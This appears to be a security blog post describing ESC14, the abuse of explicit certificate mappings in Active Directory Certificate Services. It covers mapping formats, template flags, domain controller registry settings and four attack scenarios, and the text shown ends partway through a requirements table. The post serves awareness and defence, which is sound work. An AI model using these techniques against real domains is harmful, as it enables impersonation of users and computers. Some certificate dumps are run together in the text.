Jonas Bülow Knudsen February 28, 2024

Posts from SpecterOps team members on various topics relating information security

The `altSecurityIdentities` attribute of Active Directory (AD) computers and users allows you to specify *explicit certificate mappings*. An explicit certificate mapping is a reference to a certificate. Anyone with a certificate matching the reference in an explicit certificate mapping of a principal can use this certificate to authenticate as the principal. An attacker can therefore abuse write access to the `altSecurityIdentities` attribute of an AD computer or user to add an explicit certificate mapping referring to a certificate in the attacker's possession, and then use this certificate to authenticate as the said computer or user.

This abuse technique is not new. In 2019, Géraud de Drouas described how an attacker that has compromised on-premises Exchange can perform the attack on this GitHub page: *Public-Information property set includes Alt-Security-Identities, allows x509 certificate mapping to privileged users*. Jean Marsault has demonstrated the attack in the *Microsoft ADCS — Abusing PKI in Active Directory Environment* blog post under the section named "*ACL exploit on user objects (1)*".

Multiple types of explicit certificate mapping exist, which gives us multiple variations of abuse with different requirements. An attacker without write access to `altSecurityIdentities` can compromise a principal with an already populated `altSecurityIdentities` attribute if the attribute has a *weak* mapping (i.e., based on reusable identifiers), but only if the attacker has enrollment rights on a certificate template fitted for the mapping. The configuration of domain controllers (DCs) and the ongoing certificate-based authentication changes on Windows DCs also play a role in which explicit certificate mapping abuse variations are possible.

In this blog post, we will explore the variations of abuse of explicit certificate mapping in AD, what the requirements are, and how you can protect your environment against it.

To continue the categorization of ADCS abuse techniques, I call the abuse of explicit certificate mapping for ADCS abuse technique ESC14. Géraud de Drouas's GitHub page is the earliest documentation of the abuse technique I was able to find and Géraud therefore deserves full credit for discovering it. I take the liberty of documenting and categorizing the abuse technique as ESC14 to bring awareness to the abuse opportunity's existence, requirements, and prevention.

If you are new to ADCS abuse techniques or need a recap of how ADCS works, I recommend reading through the Background section of Lee Christensen and Will Schroeder's *Certified Pre-Owned* whitepaper.

How Does Certificate Mapping Work?

Since ESC14 abuses how certificate mapping works, you will need to understand certificate mapping to understand the abuse technique. Certificate mapping refers to the part of certificate authentication where the DC takes the principal (user or computer) data provided in the certificate you are authenticating with and attempts to map that to a user or computer in AD where data is matching.

Implicit Certificate Mapping

Implicit certificate mapping is the default method. If you have executed any of the ADCS ESC1–11 attacks, then you have abused implicit certificate mapping. Oliver Lyak has published a great blog post describing how implicit certificate mapping works, and how you can abuse it in ESC9 and ESC10: Certipy 4.0: ESC9 & ESC10, BloodHound GUI, New Authentication and Request Methods — and more!.

In short, the DC maps the `otherName` component value of the certificate's *subject alternative name* (SAN) extension to the `userPrincipalName` (UPN) attribute of AD principals, known as *UPN mapping*, and maps the `dNSName` component of the SAN extension to the `dNSHostName` attribute, called *DNS mapping*. If it fails the UPN mapping, it will attempt to map the username (first part of `otherName`) to the `sAMAccountName` attribute, and the username appended with a "$" to the `sAMAccountName` attribute as a last resort. Likewise, if DNS mapping fails, it will attempt to map the hostname (first part of `dNSName`) appended with a "$" to the `sAMAccountName` attribute.

The mapping changes when the DC has strong certificate mapping enforced, which we will cover later in this blogpost.

Explicit Certificate Mapping

As an alternative to implicit mapping, you can explicitly define in the attribute `altSecurityIdentities` (Alt-Security-Identities) of users and computers which certificates the DCs should accept for authentication of the given user/computer. The attribute has the following Microsoft description: "*Contains mappings for X.509 certificates or external Kerberos user accounts to this user for the purpose of authentication".* There is a more detailed description by Microsoft in the *User Security Attributes documentation* and here: KB5014754 — Certificate-based authentication changes on Windows domain controllers. We will not cover `altSecurityIdentities` support for external Kerberos user mapping in this blog post; rather, we will focus on the X509 certificate mapping.

The mappings you can add in the attribute are strings that follow a defined syntax with identifiers from a certificate:

: X509SKI is now a weak mapping. See edit node at the end of the blog post for details.

You can find the mapping identifiers in the following fields of an X509 v3 certificate:

```
…Serial Number: 7b0000014a797ee899f5b8fec700000000014a…Issuer:    CN=dumpster-
DC01-CA    DC=dumpster    DC=fire…Subject:    CN=DC01.dumpster.fire…Certificate
Extensions: 9…    2.5.29.14: Flags = 0, Length = 16    Subject Key Identifier
1fb6c98efce349a9585f97bbb74806bc83be3d6b…    2.5.29.17: Flags = 0, Length = 41
Subject Alternative Name        RFC822 Name=user@contoso.com…Cert Hash(sha1):
ef9375785421d3ad286d8bdeb166f0f697266992…
```

The `altSecurityIdentities` attribute needs the `IssuerName`, `SubjectName`, or `SerialNumber` values in "forward" format, meaning that you have to reverse the values when writing them. You must keep the byte order for the serial number, so "A1B2C3" should result in "C3B2A1" and not "3C2B1A".

With the identifiers of the example certificate above, the mappings look as follows:


- X509IssuerSubject ("Issuer" and "Subject" field):`X509:<I>DC=fire,DC=dumpster,CN=dumpster-DC01-CA<S>CN=DC01.dumpster.fire`
- X509SubjectOnly ("Subject" field):`X509:<S>CN=DC01.dumpster.fire`
- X509RFC822 ("RFC822 Name" (*`rfc822Name`*component)):`X509:<RFC822>user@contoso.com`
- X509IssuerSerialNumber ("Issuer" and "Serial Number" field):`X509:<I>DC=fire,DC=dumpster,CN=dumpster-DC01-CA<SR>4a0100000000c7feb8f599e87e794a0100007b`
- X509SKI ("Subject Key Identifier" extension):`X509:<SKI>1fb6c98efce349a9585f97bbb74806bc83be3d6b`
- X509SHA1PublicKey ("Cert Hash(sha1)"): `X509:<SHA1-PUKEY>ef9375785421d3ad286d8bdeb166f0f697266992`

I have made a PowerShell function to create the X509IssuerSerialNumber mapping format string based on the issuer and serial number, as well as three other tiny functions for getting, adding, and removing `altSecurityIdentities` mappings:

In ADCS, the certificate template dictates how the CA should populate the certificate's Subject field and SAN extension based on the enrollee's AD attributes. Next, let us figure out the requirement for a certificate template that allows us to obtain a certificate with the right fields populated and that we can use for explicit certificate mapping.

Certificate Template Flags and Certificate Fields

If you modify a certificate template of schema version 2 or higher in the Windows Certificate Template Console, you can choose what information about the enrollee/subject should go into the certificate under the *Subject Name* tab.



The top option “Supply in the request” enables the `CT_FLAG_ENROLLEE_SUPPLIES_SUBJECT` certificate flag, which allows the enrollee to specify the content of the Subject field and the SAN extension. This flag alone allows you to compromise any principal in the AD forest and is documented as ESC1 in the Certified Pre-Owned whitepaper.

The values selected under “Subject name format” go into the Subject field of the certificate, and the values under “Include this information in alternate subject name” go into the SAN extension. Here is an example of a certificate created with the certificate template in the screenshot above:


```
…Subject:    E=bm@mail.com    CN=batman    OU=myusers    DC=external    DC=local…
Certificate Extensions: 11…    2.5.29.17: Flags = 0, Length = 38    Subject
Alternative Name        Other Name:             Principal Name=bm@external.local
RFC822 Name=bm@mail.com…
```

The certificate template “Subject Name”-tab options correspond to flags in the `msPKI-Certificate-Name-Flag` attribute of the certificate template. The flags whose names have the pattern `CT_FLAG_SUBJECT_REQUIRE_<attribute>` are for the information that goes into the Subject field, and `CT_FLAG_SUBJECT_ALT_REQUIRE_<attribute>` are for the SAN extension.

The mapping between the flags and AD attributes is straightforward for most of the flags. For example, the UPN option in the screenshot above corresponds to the `SUBJECT_ALT_REQUIRE_UPN` flag, which will include the UPN in the certificate. However, there are a couple of confusing flags. The SPN option, corresponding to the `SUBJECT_ALT_REQUIRE_SPN` flag, will not make the certificate contain the `servicePrincipalName` (SPN) of the enrollee, but instead the UPN; just like the UPN flag.

Fortunately, the mapping is well explained in the [msPKI-Certificate-Name-Flag flags documentation], and there is even more detail [here].

The certificate templates of version 1 are a bit different. You have fewer options in the Windows Certificate Template Console, and you cannot modify them.



I have not been able to find documentation for how ADCS maps `msPKI-Certificate-Name-Flag` flags of version 1 templates to enrollee attributes; however, from testing, it seems like the same rules apply as for version 2 templates.

We also need to consider what happens when a certificate template requires a given attribute from the enrollee, but the enrollee does not have the attribute or the attribute is not set. The short answer is (as always): It depends. Most of the flags are strong requirements (i.e., enrollment fails if the attribute is not set on the enrollee). However, there are exceptions, as the table below shows.

msPKI-Certificate-Name-Flag CT_FLAG	Certificate Template Console (v2 template)	AD Attribute	Required
SUBJECT_REQUIRE_COMMON_NAME	Subject name format: Common name	User: cn Computer: dNSHostName	Yes
SUBJECT_REQUIRE_DIRECTORY_PATH	Subject name format: Fully distinguished name	distinguishedName	Yes
SUBJECT_REQUIRE_DNS_AS_CN	Subject name format: DNS name	User: cn Computer: dNSHostName	Yes
SUBJECT_REQUIRE_EMAIL	Include e-mail name in subject name	mail	If version 1: No, flag ignored if mail is not set. Else: Yes.
SUBJECT_ALT_REQUIRE_EMAIL	E-mail name	mail	If version 1: No, flag ignored if mail is not set. Else: Yes.
SUBJECT_ALT_REQUIRE_DNS	DNS name	dNSHostName	Yes
SUBJECT_ALT_REQUIRE_UPN	User principal name (UPN)	userPrincipalName	No, sAMAccountName + @ + domain.name is used as an alternative
SUBJECT_ALT_REQUIRE_SPN	Service principal name (SPN)	userPrincipalName	No, sAMAccountName + @ + domain.name is used as an alternative
SUBJECT_ALT_REQUIRE_DOMAIN_DNS	*N/A*	dNSHostName	Yes

Some of the flags prevent default users/computers from enrolling in a given certificate template, as the attributes required are not set by default:

- `mail`Users and computers do not have their `mail` attribute set by default
- `dNSHostName`The AD user class does not include the `dNSHostName` attribute, so users cannot enroll in certificate templates requiring `dNSHostName`; computers will get their `dNSHostName` attribute set when the computer is domain-joined, but the attribute will not be set automatically when you simply create a computer object in AD
- `cn`All AD objects have a `cn` attribute set by default
- `userPrincipalName`Computers do not have their `UPN` attribute set by default; users do

A common note regarding the above attributes is that users and computers cannot write to these attributes on their object, except computers that have validated write to their `dNSHostName` attribute, which means they can write to the `dNSHostName` attribute, but the DC will verify that the value aligns with the `sAMAccountName` attribute of the computer.

Now we understand what enrollee attributes go into a certificate, and how the DC will match those values with the identifiers of the explicit certificate mappings. The next sections cover what we need to know for authentication with the certificates.

Kerberos (PKINIT) Authentication

Although Microsoft documented how the Kerberos Distribution Center (KDC) will attempt to map a certificate to a principal here: 3.1.5.2.1 Certificate Mapping, this documentation does not make it super clear what mappings are possible with a given certificate. I have made the following observations when testing with Certify:

- If the certificate has the `otherName` component in the SAN extension, then the KDC will attempt the implicit UPN mapping, and authentication will fail if that does not succeed; the KDC will not attempt explicit mapping in this case but will do so in all other cases
- You can use a certificate with the SAN `dNSName` set for implicit DNS mapping, but explicit mapping against both users and computers works as well
- It has no effect if you add an X509RFC822 mapping on a computer; the KDC will not allow you to authenticate with a certificate having the matching email set in the `rfc822Name` component under the SAN extension. However, you can enroll a certificate as a computer with the `mail` attribute set and use that to authenticate as a user using X509RFC822 mapping
- If the certificate template has the `CT_FLAG_SUBJECT_REQUIRE_EMAIL`, such that the CA adds the `mail` attribute value to the Subject field in the certificate, it is not possible to perform X509SubjectOnly and X509IssuerSubject explicit mapping
- You cannot use`distinguishedName` in X509SubjectOnly and X509IssuerSubject mappings, so the certificate template cannot have the `SUBJECT_REQUIRE_DIRECTORY_PATH` flag for these mappings

There is an exception to the first observation. You can turn off UPN mapping on a DC by setting the KDC reg key *`UseSubjectAltName`* value to 0, which makes the KDC attempt explicit mapping even if the SAN has an `otherName` component containing a UPN. This configuration is actually recommended by CISA on this page here: NSA and CISA Red and Blue Teams Share Top Ten Cybersecurity Misconfigurations. Side note: This setting blocks how ESC9 and ESC10 abuse UPN mapping; however, DNS mapping still works, so ESC9 and ESC10 using DNS mapping is still possible.
EDIT: ESC1, ESC3, etc. are affected in the same way as ESC9 and ESC10 if UPN mapping is disabled; user compromise is prevented but computers can still be compromised using DNS mapping.


Strong Mapping Microsoft updated how mapping works in 2022 due to several weaknesses identified in certificate mapping. Microsoft has described the changes here: KB5014754 — Certificate-based authentication changes on Windows domain controllers.

They added the SID of the enrollee as a new certificate extension:

```
…Certificate Extensions: 9…    1.3.6.1.4.1.311.25.2: Flags = 0, Length = 42
0000  30 40 a0 3e 06 0a 2b 06  01 04 01 82 37 19 02 01   0@.>..+.....7...    0010
a0 30 04 2e 53 2d 31 2d  35 2d 32 31 2d 33 37 30   .0..    0020  32 35 33 35 32 32
32 2d  33 38 32 32 36 37 38 37       0030  37 35 2d 32 30 39 30 31  31 39 35 37 36
2d 31 31       0040  32 30                                          0000: 30
40                                    ; SEQUENCE (40 Bytes)0002:    a0 3e
; OPTIONAL[0] (3e Bytes)0004:       06 0a                             ;
OBJECT_ID (a Bytes)0006:       |  2b 06 01 04 01 82 37 19  02 01            |
; 1.3.6.1.4.1.311.25.2.10010:       a0 30                             ;
OPTIONAL[0] (30 Bytes)0012:          04 2e                           ;
OCTET_STRING (2e Bytes)0014:             53 2d 31 2d 35 2d 32 31  2d 33 37 30 32
35 33 35  ; S-1-5-21-37025350024:             32 32 32 2d 33 38 32 32  36 37 38 37
37 35 2d 32  ; 222-3822678775-20034:             30 39 30 31 31 39 35 37  36 2d 31
31 32 30        ; 090119576-1120…
```

The DC uses this SID in *strong* implicit certificate mapping instead of the *weak* UPN and DNS mapping to ensure that the enrollee can only authenticate as themselves.

For explicit mapping, the update meant that mappings got a weak/strong type label as you can see in the table listing the supported explicit mappings. The strong ones contain identifiers that you cannot reuse. For example, the `mail` attribute is not a unique protected attribute so it is possible to set the `mail` attribute to the value of another user. On the other hand, the serial number of a certificate is unique for a given CA.



To enforce strong mapping in a controlled manner, Microsoft introduced a new KDC reg key value named `StrongCertificateBindingEnforcement`, which can have the following values:

Reg key value	Strong mapping mode	Description	Mode termination
0	Disabled	Weak mapping allowed.	April 11, 2023
1 (default)	Compatibility	Weak mapping allowed if certificate does not contain SID.	February 11, 2025
2	Full enforcement	Only strong mapping allowed.	

The disabled mode has been terminated, so the reg key value “0” is now interpreted as “1”. The date of full enforcement mode was originally set to May 19, 2023.

To support the compatibility mode, Microsoft introduced the `CT_FLAG_NO_SECURITY_EXTENSION` flag for the `msPKI-Enrollment-Flag` attribute of certificate templates. If present, the CA will not include the SID of the enrollee when issuing certificates.

Note that registry settings apply only to the host where you configure them. Therefore, DCs across the same AD domain (or forest) may have completely different configurations for `UseSubjectAltName` and `StrongCertificateBindingEnforcement` where some allow weak certificate mapping and others do not.

Schannel Authentication

Schannel has its own way of performing certificate mapping. You can configure it on DCs with the Schannel reg key value named `CertificateMappingMethods`, with the following flag options:

Entry name (mapping)	DWORD	Enabled by default
Subject/Issuer	0x000000001	No
Issuer	0x000000002	No
UPN	0x000000004	No
S4U2Self	0x000000008	Yes
S4U2Self Explicit	0x000000010	Yes

I have performed some testing with Certipy to figure out what mappings the flags enable. Here is what I found:

- Explicit mappings configured in `altSecurityIdentities` work if S4U2Self (0x000000008) is enabled, surprisingly not with S4U2Self Explicit
- Explicit mappings configured in `altSecurityIdentities` do not work if the SAN of the certificate contains an `otherName` (UPN) or `dNSName` component and the KDC reg key `UseSubjectAltName` has no impact

- Weak explicit mappings configured in `altSecurityIdentities` do not work with the Schannel S4U2Self option if the KDC has `StrongCertificateBindingEnforcement` set to 2 (strong enforcement)
- Subject/Issuer (0x000000001) enables X509IssuerSubject mapping configured in `altSecurityIdentities`

I have not figured out how the Issuer entry and the S4U2Self Explicit entry can be used, but I am all ears if anyone knows more about explicit mapping over Schannel.

ESC14 Abuse Scenarios

Our base scenario is that an *attacker* has compromised a *victim principal* (user or computer) to an extent that allows the attacker to enroll certificates as the victim (e.g. attacker has a session as the victim), and the attacker wants to compromise a *target principal*. In this section, we will explain different scenarios where the attacker can abuse the victim to compromise the target using explicit certificate mapping.

Many options and settings influence the possibility of explicit certificate mapping, as we explored in the previous sections. We can divide the possibilities of abuse into the following scenarios:

- **ESC14 Scenario A: Write altSecurityIdentities on Target**The attacker has write access to `altSecurityIdentities` on the target. The attacker can enroll a certificate as a victim principal and add an explicit certificate mapping referring to this certificate in the `altSecurityIdentities` attribute of the target. Then, the attacker can use the certificate to authenticate as the target.
- **ESC14 Scenario B: Target with X509RFC822 (email)**The target has a weak X509RFC822 explicit mapping in `altSecurityIdentities`. The attacker can set the `mail` attribute on a victim principal to match the X509RFC822 mapping of the target. Then, the attacker can enroll a certificate as the victim and use this certificate to authenticate as the target.
- **ESC14 Scenario C: Target with X509IssuerSubject**The target has a weak X509IssuerSubject explicit mapping in `altSecurityIdentities`. The attacker can set the `cn` or `dNSHostName` attribute on a victim principal to match the subject of the target's X509IssuerSubject mapping. Then, the attacker can enroll a certificate as the victim, and use this certificate to authenticate as the target.
- **ESC14 Scenario D: Target with X509SubjectOnly**The target has a weak X509SubjectOnly explicit mapping in `altSecurityIdentities`. The attacker can set the `cn` or `dNSHostName` attribute on a victim principal to match the subject of the target's X509SubjectOnly mapping. Then, the attacker can enroll a certificate as the victim, and use this certificate to authenticate as the target.

The scenarios all require a certificate template that meets the following requirements:


- The certificate template grants enrollment rights to the victim principal

- The certificate template has no issuance requirements the victim principal cannot meet
- The certificate template defines EKUs that enable client authentication
- If the certificate template has `CT_FLAG_SUBJECT_ALT_REQUIRE_UPN` or `CT_FLAG_SUBJECT_ALT_REQUIRE_SPN` in its `msPKI-Certificate-Name-Flag` attribute:- The KDC reg key value `UseSubjectAltName` must be set to “0”- The authentication can only be performed over PKINIT
- If the certificate template has `CT_FLAG_SUBJECT_ALT_REQUIRE_DNS` or `CT_FLAG_SUBJECT_ALT_REQUIRE_DOMAIN_DNS` in its `msPKI-Certificate-Name-Flag` attribute:- The victim principal must be a computer- The authentication can only be performed over PKINIT
- If the certificate template has `CT_FLAG_SUBJECT_ALT_REQUIRE_EMAIL` or `CT_FLAG_SUBJECT_REQUIRE_EMAIL` in its `msPKI-Certificate-Name-Flag` attribute, then at least one of these requirements must be met:- The certificate template is of schema version 1- The victim principal has their `mail` attribute set- The attacker has write access to the `mail` attribute of the victim

Furthermore, we assume that the principal has `Enroll` permission on an Enterprise CA, that meets the following requirements:

- The Enterprise CA is trusted for NT authentication
- The Enterprise CA’s certificate chain is trusted
- The Enterprise CA has the certificate template published

For details about requirements described in a high-level language, check out the Certified Pre-Owned whitepaper or the ADCS Attack Paths in BloodHound — Part 1 blogpost.



The next sections will outline the specific requirements for each of the ESC14 A-D scenarios. Here is an overview:

Write AltSecurityIdentities on target	Target AltSecurityIdentities set with	Target type	Victim type	Victim has mail set	Write access on victim	Victim and targtet in same container	NO_SECURITY_EXTENSION	Certificate template schema version	SUBJECT_ALT_REQUIRE_UPN/SPN	SUBJECT_ALT_REQUIRE_DNS	SUBJECT_ALT_REQUIRE_DOMAIN_DNS	SUBJECT_ALT_REQUIRE_EMAIL	SUBJECT_REQUIRE_EMAIL	SUBJECT_REQUIRE_DNS_AS_CN/COMMON_NAME	SUBJECT_REQUIRE_DIRECTORY_PATH	StrongCertificateBindingEnforcement	CertificateMappingMethods contains	UseSubjectAltName	Attack possible over PKINIT	Attack possible over Schannel
TRUE	No reqs	No reqs	No reqs	No reqs	No reqs	No reqs	No reqs	No reqs	No reqs	FALSE	FALSE	FALSE	FALSE	No reqs	No reqs	No reqs	No reqs	0	ESC14-A	-
TRUE	No reqs	No reqs	No reqs	TRUE	No reqs	No reqs	No reqs	No reqs	No reqs	FALSE	FALSE	No reqs	No reqs	No reqs	No reqs	No reqs	No reqs	0	ESC14-A	-
TRUE	No reqs	No reqs	No reqs	No reqs	mail	No reqs	No reqs	No reqs	No reqs	FALSE	FALSE	No reqs	No reqs	No reqs	No reqs	No reqs	No reqs	0	ESC14-A	-
TRUE	No reqs	No reqs	No reqs	No reqs	No reqs	No reqs	No reqs	1	No reqs	FALSE	FALSE	No reqs	No reqs	No reqs	No reqs	No reqs	No reqs	0	ESC14-A	-
TRUE	No reqs	No reqs	computer	No reqs	No reqs	No reqs	No reqs	No reqs	No reqs	No reqs	No reqs	FALSE	FALSE	No reqs	No reqs	No reqs	No reqs	0	ESC14-A	-
TRUE	No reqs	No reqs	computer	TRUE	No reqs	No reqs	No reqs	No reqs	No reqs	No reqs	No reqs	No reqs	No reqs	No reqs	No reqs	No reqs	No reqs	0	ESC14-A	-
TRUE	No reqs	No reqs	computer	No reqs	mail	No reqs	No reqs	No reqs	No reqs	No reqs	No reqs	No reqs	No reqs	No reqs	No reqs	No reqs	No reqs	0	ESC14-A	-
TRUE	No reqs	No reqs	computer	No reqs	No reqs	No reqs	No reqs	1	No reqs	No reqs	No reqs	No reqs	No reqs	No reqs	No reqs	No reqs	No reqs	0	ESC14-A	-
